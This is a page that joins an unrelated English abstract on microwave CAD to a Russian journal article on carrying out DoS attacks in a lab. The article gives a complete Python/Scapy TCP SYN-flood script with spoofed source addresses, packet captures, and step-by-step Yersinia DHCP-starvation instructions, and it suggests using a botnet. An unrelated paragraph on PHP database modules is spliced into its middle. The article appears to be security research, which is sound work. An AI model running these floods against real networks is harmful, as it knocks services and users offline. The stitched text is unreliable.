The modern approach to automatic design in the training of specialists in engineering practice requires the complex application of a variety of methods and software products. Extensive possibilities for solving such problem are provided by the CST SUITE software, which implements many methods. The article deals with the solution of electrodynamic problems with multiphysical content based on numerical calculation methods that contribute to the mastery of students of modern microwave CAD. Using the example of several modeling problems of dielectric resonators and devices based on them, the solution of multiphysical design problems is demonstrated. The effective of CAD application leads to the achievement of the necessary development of microwave devices designed for radio channels of 5G-6G systems.

Keywords: Microwave CAD, dielectric resonators, antenna systems, transistor amplifiers, microwave filters, CST SIUTE program.

Алексейчик Леонард Валентинович

доктор технических наук, профессор, профессор кафедры теории цепей ФГБОУ ВО «Национальный исследовательский университет "Московский Энергетический Институт"», Российская Федерация, г. Москва.
E-mail: alexeychik@yandex.ru

Alekseichik Leonard Valentinovich

Doctor of Technical Sciences, Full Professor, Professor at Department of Circuit Theory of Moscow Power Engineering Institute, Russian Federation, Moscow.

Добромыслов Владимир Сергеевич

кандидат технических наук, старший научный сотрудник, доцент кафедры формирования и обработки радиосигналов ФГБОУ ВО «Национальный исследовательский университет "Московский Энергетический Институт"», Российская Федерация, г. Москва.
E-mail: mpei-dvs@mail.ru

Dobromyslov Vladimir Sergeevich

Candidate of Technical Sciences, Senior Researcher, Associate Professor at Department of Formation and Processing of Radio Signals of Moscow Power Engineering Institute, Russian Federation, Moscow.

Курушин Александр Александрович

кандидат технических наук, старший научный сотрудник, доцент кафедры радиотехнических приборов и антенных систем ФГБОУ ВО «Национальный исследовательский университет "Московский Энергетический Институт"», Российская Федерация, г. Москва.
E-mail: kurushin@mail.ru

Kurushin Aleksandr Aleksandrovich

Candidate of Technical Sciences, Senior Researcher, Associate Professor at Department of Radio Technical Devices and Antenna Systems of Moscow Power Engineering Institute, Russian Federation, Moscow.

И Н Ф О Р М А Т И К А , В Ы Ч И С Л И Т Е Л Ь Н А Я
Т Е Х Н И К А И У П Р А В Л Е Н И Е

УДК 004.056

ВЫЯВЛЕНИЕ ПРОБЛЕМ БЕЗОПАСНОСТИ ВЕБ-САЙТОВ ПОСРЕДСТВОМ
DOS-АТАКИ

© 2022 Третьяков И.А., Кожекина Е.Н., Лебедев К.Е.

В данной работе реализованы атаки TCP SYN-флуд, HTTP-флуд на языке Python с помощью библиотек Scapy и Requests. Осуществлена атака DHCP Starvation с использованием утилиты Yersinia. Проведено исследование полученных результатов при проведении атак.

Ключевые слова: DoS-атака, Python, Scapy, TCP SYN-флуд, DHCP Starvation, HTTP-флуд.

Введение. DoS и DDoS атаки являются инструментом конкурентной борьбы на рынке товаров и услуг, политических противостояний. С помощью данных атак есть возможность поддерживать в нерабочем состоянии серверу жертвы, что может привести к потерям как репутационного, так и финансового характера. DDoS-атаки могут использоваться для вымогания денег путем шантажа. По данным лаборатории Касперского число атак в 2021 году увеличилось более чем на 50% по сравнению с 2020 годом. Одной из причин подобного роста стал массовый переход на дистанционное образование и удаленную работу. Произошел рост атак на различные образовательные учреждения и компании, которые реализовали удаленную работу для своих сотрудников. Если анализировать данные статистики только коммерческих организаций, то можно определить, что объектами DDoS атак являются следующие виды Интернет-ресурсов: финансовые проекты, Интернет-магазины, игровые серверы, СМИ. Из этого следует вывод, что под атаки чаще попадают те сферы деятельности, в которых имеет место конкуренция, шантаж и недовольства общества. Многообразие различных видов DDoS атак и рост их технической реализации позволяют им преодолевать даже современные методы защиты информации [1].

Постановка задачи. Реализовать следующие DoS-атаки: TCP SYN-флуд, DHCP Starvation и HTTP-флуд и провести исследование полученных результатов.

Сравнение модулей PDO и MySQLi. Когда возникает вопрос о доступе к базе данных из кода PHP, есть два варианта: MySQLi и PDO. Для того чтобы сделать выбор нужно знать их различия (поддержка баз данных, стабильность, производительность). Рассмотрим различия в каждом из пунктов.

TCP SYN Flood. Для проведения атаки TCP SYN Flood [2-5] была использована библиотека Scapy. С ее помощью был написан скрипт на языке программирования Python, который реализует рассматриваемую DoS-атаку. На рисунке 1 изображен Python-скрипт, реализующий атаку TCP SYN Flood. В функции genIP генерирует IP-адрес. С помощью генератора четыре раза случайным образом выбираются числа из диапазона от 0 до 255. Далее числа переводятся в строковый тип данных, разделяются между собой точкой и конкатенируются в одну строку. В функции SYN_Flood происходит создание TCP-пакета с флагом SYN. Функция в качестве параметров принимает IP-адрес цели, порт назначения и количество пакетов, которые надо создать. Сначала с помощью

метода IP() создается объект IP-пакета, в который будет помещен TCP-пакет. Методы dst и src добавляют в поля IP-адрес назначения и IP-адрес отправителя, переданные им значения. В данном случае передается IP-адрес цели и созданный в предыдущей функции случайный IP-адрес источника. Порт отправителя, порядковый номер и ширина окна TCP протокола задаются произвольным образом из диапазона чисел от 1000 до 9000. В поле флаг прописывается буква S. Это означает, что будет создан SYN пакет. В поле порт назначения помещается номер порта ресурса, на который будет производится атака. Все эти значения передаются в созданный объект TCP-пакета с помощью методов sport, dport, flags, seq, window. Далее с помощью метода Raw() создаются сырые данные, которые представляют собой набор символов А длиной 1024 бита. Эти данные инкапсулируются в TCP-пакет. Сам TCP-пакет помещается в IP-пакет. Для ускорения работы скрипта в функции сначала создается требуемое количество TCP SYN пакетов, которые далее помещаются в список.

```
#!/usr/bin/python3
from scapy.all import *
from random import randint
def genIP():
    ip=".".join(map(str, (randint(0,255) for i in range(4))))
    return ip
def SYN_Flood(IP_target, Port_target, counter):
    for i in range(counter+1):
        ip=IP()
        ip.dst=IP_target
        ip.src=genIP()
        SYN_Packet=TCP()
        Port_source=randint(1000,9000);
        eq_source=randint(1000,9000)
        wind=randint(1000,9000)
        SYN_Packet.sport=Port_source
        SYN_Packet.dport=Port_target
        SYN_Packet.flags="S"
        SYN_Packet.seq=eq_source
        SYN_Packet.window=wind
        raw=Raw(b"A"*1024)
        packet=ip/SYN_Packet/raw
        Packetlist.append(packet)
    print("\nNumber of packets sent: %i\n" %amount )

Packetlist=[]
ip_target="192.168.0.106"
port_target=135
counter=30000
SYN_Flood(ip_target, port_target, counter)
send(Packetlist, verbose=0)
```

Рис. 1. Скрипт, реализующий атаку TCP SYN Flood

В основном теле программы указывается IP-адрес цели, порт назначения и количество пакетов, которое необходимо создать. Далее они передаются уже в рассмотренную функцию создания TCP-пакета. В конце с помощью метода send() происходит отправка списка созданных TCP-пакетов.

В качестве цели был выбран компьютер в локальной сети, который имеет IP-адрес 192.168.0.106. Порт назначения – 135. На рисунке 2 представлен трафик в сети в момент атаки.

56	4.266136515	107.181.26.21.light...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	3398	+ 135	[SYN]	Seq=0	Win=4188	Len=1024
57	4.267079564	80.158.104.142	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	5372	+ 135	[SYN]	Seq=0	Win=3569	Len=1024
58	4.268018675	wsip-72-222-29-197...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	2970	+ 135	[SYN]	Seq=0	Win=7548	Len=1024
59	4.268977574	1.214.253.2	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	3869	+ 135	[SYN]	Seq=0	Win=7722	Len=1024
60	4.269919059	8.6.51.231	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	1091	+ 135	[SYN]	Seq=0	Win=7743	Len=1024
61	4.270865414	33.159.110.162	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	8777	+ 135	[SYN]	Seq=0	Win=1249	Len=1024
62	4.271805057	mob-176-246-120-102...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	7114	+ 135	[SYN]	Seq=0	Win=1793	Len=1024
63	4.272759317	48.216.55.222	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	6282	+ 135	[SYN]	Seq=0	Win=2804	Len=1024
64	4.273794588	134-12-28-181.fiber...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	8052	+ 135	[SYN]	Seq=0	Win=5280	Len=1024
65	4.274736846	6.35.131.252	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	5946	+ 135	[SYN]	Seq=0	Win=3161	Len=1024
66	4.275681738	221.140.92.79.rev.s...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	6751	+ 135	[SYN]	Seq=0	Win=6976	Len=1024
67	4.276630377	180.245.77.124	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	6919	+ 135	[SYN]	Seq=0	Win=8827	Len=1024
68	4.277569869	cpe-60-228-137-57.b...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	6157	+ 135	[SYN]	Seq=0	Win=4929	Len=1024
69	4.278515883	252.131.205.24	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	2033	+ 135	[SYN]	Seq=0	Win=4672	Len=1024
70	4.279455536	5-14-80-94.resident...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	1235	+ 135	[SYN]	Seq=0	Win=7239	Len=1024
71	4.280395990	149.141.234.17	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	3913	+ 135	[SYN]	Seq=0	Win=2553	Len=1024
72	4.281979931	TP-177-71-52-136.al...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	1352	+ 135	[SYN]	Seq=0	Win=4884	Len=1024
73	4.282927718	152.106.213.147	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	4526	+ 135	[SYN]	Seq=0	Win=6138	Len=1024
74	4.283867531	173-217-163-209.pn...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	7026	+ 135	[SYN]	Seq=0	Win=3646	Len=1024
75	4.284825558	75.176.96.187.isp.t...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	2326	+ 135	[SYN]	Seq=0	Win=8660	Len=1024
76	4.285769198	122.155.240.14	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	3657	+ 135	[SYN]	Seq=0	Win=8098	Len=1024
77	4.286709261	host-79-53-184-106...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	6374	+ 135	[SYN]	Seq=0	Win=8925	Len=1024
78	4.287650246	160.129.235.161	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	3732	+ 135	[SYN]	Seq=0	Win=5120	Len=1024
79	4.288600348	138.52.237.103	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	8234	+ 135	[SYN]	Seq=0	Win=3182	Len=1024
80	4.289626132	adsl_dynamic-bug-97...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	4302	+ 135	[SYN]	Seq=0	Win=2682	Len=1024
81	4.290562939	183.118.123.221	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	6148	+ 135	[SYN]	Seq=0	Win=6841	Len=1024
82	4.291502711	89.53.133.43	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	4917	+ 135	[SYN]	Seq=0	Win=7315	Len=1024
83	4.292438787	242.150.113.11	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	5233	+ 135	[SYN]	Seq=0	Win=7462	Len=1024
84	4.293385122	70-235-159-37.light...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	8663	+ 135	[SYN]	Seq=0	Win=3522	Len=1024
85	4.294329293	22.10.195.87	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	3091	+ 135	[SYN]	Seq=0	Win=6113	Len=1024
86	4.295267683	198.198.72.128	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	3195	+ 135	[SYN]	Seq=0	Win=1425	Len=1024
87	4.296209289	p16076-ipngn1501aob...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	5780	+ 135	[SYN]	Seq=0	Win=8386	Len=1024
88	4.297244871	b39916a9.virtua.com...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	2193	+ 135	[SYN]	Seq=0	Win=2146	Len=1024
89	4.298195865	d-24-153-53-31.md.c...	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	8071	+ 135	[SYN]	Seq=0	Win=1282	Len=1024
90	4.299140206	142.4.183.13	192.168.0.106	AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	41414141414141414141414141414141	TCP	1078	6633	+ 135	[SYN]	Seq=0	Win=6351	Len=1024

Рис. 2. Трафик в сети в момент проведения атаки

Из анализа трафика видно, что скрипт успешно создает и отправляет на IP-адрес цели требуемое количество TCP-пакетов. В поле IP-адрес источника находятся случайно сгенерированные IP-адреса, поле порт источника заполнено случайным номером порта. Все пакеты отправляются на указанный номер порта назначения. Ширина окна TCP-соединения выбрана случайным образом, длина сырых данных составляет 1024 бита. На рисунке 3 видно, что выбранный пакет заполнен данными, состоящими из букв А.




Рис. 3. Информация о пакете

На рисунке 4 приведено заполнение полей IP-пакета. Поле IP-адрес отправителя заполнено значением 60.36.149.140. Данный IP-адрес был успешно создан в скрипте. В поле IP-адрес получателя стоит IP-адрес цели атаки.

```

Internet Protocol Version 4, Src: 60.36.149.140, Dst: 192.168.0.106
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    0000 00.. = Differentiated Services Codepoint: Default (0)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 1064
  Identification: 0x0001 (1)
  Flags: 0x00
    0... .... = Reserved bit: Not set
    .0.. .... = Don't fragment: Not set
    ..0. .... = More fragments: Not set
  Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  Header Checksum: 0xe40c [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 60.36.149.140
  Destination Address: 192.168.0.106
    
```

Рис. 4. IP-пакет

На рисунке 5 приведено заполнение полей TCP-пакета. В поле порт источника стоит значение, полученное случайным образом. В поле порт назначения указан порт цели. Длина данного TCP-сегмента составляет 1024 бита, что равно длине данных, которыми в скрипте заполнялся TCP-пакет. Поле ширины окна TCP-соединения также заполнено случайным числом. В поле флаг стоит значение SYN, что соответствует созданию SYN-пакета.

```

Transmission Control Protocol, Src Port: 6605, Dst Port: 135, Seq: 0, Len: 1024
  Source Port: 6605
  Destination Port: 135
  [Stream index: 32100]
  [TCP Segment Len: 1024]
  Sequence Number: 0 (relative sequence number)
  Sequence Number (raw): 5336
  [Next Sequence Number: 1025 (relative sequence number)]
  Acknowledgment Number: 0
  Acknowledgment number (raw): 0
  0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x002 (SYN)
  Window: 3823
  [Calculated window size: 3823]
  Checksum: 0x5882 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  > [SEQ/ACK analysis]
  [Bytes in flight: 1024]
  [Bytes sent since last PSH flag: 1024]
  > [Timestamps]
  > TCP payload (1024 bytes)
  > Data (1024 bytes)
    
```

Рис. 5. Заполнение полей TCP-пакета

На рисунке 6 изображен график снятого трафика.




Рис. 6. График входного и выходного трафика

На графике четко виден огромный скачок трафика. В этот момент была зарегистрирована самая большая нагрузка на сеть. Именно в данные промежуток времени с атакующего компьютера было отправлено 30000 TCP-пакетов для открытия TCP-соединения с компьютером, который являлся целью атаки. При анализе данного трафика сетевой администратор может сделать вывод, что сеть подвергается DoS или DDoS атаке и начать проводить комплекс мероприятий по нейтрализации атаки и устранению негативных последствий, которые эта атака уже успела нанести.

Цель атаки принимает, входящие TCP-пакеты и открывает для каждого их них соединение. На рисунке 7 приведено заполнение полей IP-пакета ответа. В качестве IP-адреса назначения указан поддельный IP-адрес, с которого пришел запрос на открытие TCP-соединения. На рисунке 8 показано заполнение полей TCP-пакета. В данном, случае видно, что это пакет с флагом SYN-ACK, который является ответом на пришедший запрос пакета с флагом SYN. В поле порт назначения указан поддельный порт, с которого был отправлен запрос на открытие соединения.

```

Internet Protocol Version 4, Src: 192.168.0.106, Dst: 60.36.149.140
  0100 .... = Version: 4
  ... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    0000 00.. = Differentiated Services Codepoint: Default (0)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 44
  Identification: 0x6071 (24689)
  Flags: 0x40, Don't fragment
    0... .... = Reserved bit: Not set
    .1.. .... = Don't fragment: Set
    ..0. .... = More fragments: Not set
  Fragment Offset: 0
  Time to Live: 64
  Protocol: TCP (6)
  Header Checksum: 0x4798 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 192.168.0.106
  Destination Address: 60.36.149.140
    
```

Рис. 7. Заполнение полей IP-пакета

```

Transmission Control Protocol, Src Port: 135, Dst Port: 6605, Seq: 0, Ack: 1, Len: 0
  Source Port: 135
  Destination Port: 6605
  [Stream index: 32100]
  [TCP Segment Len: 0]
  Sequence Number: 0 (relative sequence number)
  Sequence Number (raw): 3516840879
  [Next Sequence Number: 1 (relative sequence number)]
  Acknowledgment Number: 1 (relative ack number)
  Acknowledgment number (raw): 5337
  0110 .... = Header Length: 24 bytes (6)
  > Flags: 0x012 (SYN, ACK)
  Window: 65392
  [Calculated window size: 65392]
  Checksum: 0x4967 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  > Options: (4 bytes), Maximum segment size
  > [Timestamps]
    
```

Рис. 8. Заполнение полей TCP-пакета

На рисунке 9 изображен процесс приема TCP SYN-пакета и отправка ответа принятым запросом.

1832.. 226.003577	160-36-149-140.s41...	192.168.0.106	AAAAAA. 4141414141...	TCP	1078 6605 → 135 [SYN] Seq=0 Win=3823 Len=1024
1832.. 226.003642	192.168.0.106	160-36-149-140.s41...		TCP	58 135 → 6605 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1880.. 227.003794	192.168.0.106	160-36-149-140.s41...		TCP	58 [TCP Retransmission] 135 → 6605 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
1956.. 229.003623	192.168.0.106	160-36-149-140.s41...		TCP	58 [TCP Retransmission] 135 → 6605 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2070.. 233.003081	192.168.0.106	160-36-149-140.s41...		TCP	58 [TCP Retransmission] 135 → 6605 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2228.. 241.003485	192.168.0.106	160-36-149-140.s41...		TCP	58 [TCP Retransmission] 135 → 6605 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
2289.. 247.003715	192.168.0.106	160-36-149-140.s41...		TCP	54 135 → 6605 [RST] Seq=1 Win=0 Len=0

Рис. 9. Отправка ответа на пришедший запрос

Цель атаки отправляет TCP-пакет с флагом SYN ACK. Однако TCP-пакет с флагом ACK, который подтвердит соединение не приходит. В итоге данное потенциальное TCP-соединение помещается в очередь и занимает системные ресурсы. После отправки нескольких повторных сообщений цель атаки отправляет TCP-пакет с флагом RST, который закрывает данное соединение. В итоге данный процесс занимает всего несколько секунд. Из этого следует вывод, что ресурсов одной атакующей машины не хватает для успешного проведения атаки TCP SYN Flood. Кроме этого, следует увеличить скорость формирования и отправки TCP-пакетов. На сегодняшний день сетевое оборудование имеет достаточно хорошие характеристики по объему памяти и скорости обработки информации. Для более корректного анализа устойчивости сетевого оборудования и самой сети к данной атаке необходимо применить ботнет, который будет использовать ресурсы многих компьютеров для проведения атаки TCP SYN Flood.

Установка фильтра, ограничивающего прием TCP SYN пакетов в секунду, предоставляет базовую защита от данной DoS-атаки.

DHCP Starvation. Для реализации атаки использовалась утилита Yersinia. Сначала был выбран интерфейс wlan0, через который будет производиться атака. На рисунке 10 изображен процесс выбора интерфейса.

```

Global Interfaces
a) wlan0 (ON)
b) lo (OFF)
c) eth0 (OFF)
Press q to exit
    
```

Рис. 10. Выбор интерфейса для проведения атаки

Следующий шаг заключается в выборе протокола для эксплуатации уязвимости. При нажатии клавиши g открывается список протоколов, которые можно использовать. На рисунке 11 приведен перечень протоколов, на которые утилита Yersinia способна проводить атаки. В данном случае для атаки был выбран протокол DHCP.

```

Choose protocol mode
CDP    Cisco Discovery Protocol
DHCP  Dynamic Host Configuration Protocol
802.1Q IEEE 802.1Q
802.1X IEEE 802.1X
DTP    Dynamic Trunking Protocol
HSRP   Hot Standby Router Protocol
ISL    Inter-Switch Link Protocol
MPLS   MultiProtocol Label Switching
STP    Spanning Tree Protocol
VTP    VLAN Trunking Protocol
ENTER to select - ESC/Q to quit
    
```

Рис. 11. Список протоколов для эксплуатации уязвимости

Последний шаг состоит в выборе типа атаки. В утилите Yersinia с помощью клавиши x осуществляется выбор атаки. Для проведения атаки DHCP Starvation был выбран режим sending DISCOVER packet. На рисунке 12 приведен выбор необходимой атаки.




Рис. 12. Выбор атаки для проведения эксплуатации уязвимости

На рисунке 13 изображен ход отправки пакетов в утилите Yersinia.

SIP	DIP	MessageType	Iface	Last seen
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00
0.0.0.0	255.255.255.255	DISCOVER	wlan0	10 May 16:26:00

Рис. 13. Отправка пакетов DHCPDISCOVER

Спустя несколько минут после начала проведения атаки новое устройство уже не может осуществить подключение к локальной сети. Итогом атаки стало переполнение пула IP-адресов, которые были выделены DHCP-сервером. На рисунке 14 показана попытка подключения нового устройства к локальной сети после успешного проведения атаки. На рисунке 15 изображена отправка пакетов DHCPDISCOVER.




Рис. 14. Попытка подключения к локальной сети

Time	Source	Destination	Data	Новый Столбец	Protocol	Length	Info
71	37.360179634	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
72	37.360185956	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
73	37.360198550	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
74	37.360205032	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
75	37.360211464	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
76	37.360217776	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
77	37.360224118	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
78	37.360231381	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
79	37.360238545	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
80	37.360244937	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
81	37.360251449	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
82	37.360257851	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
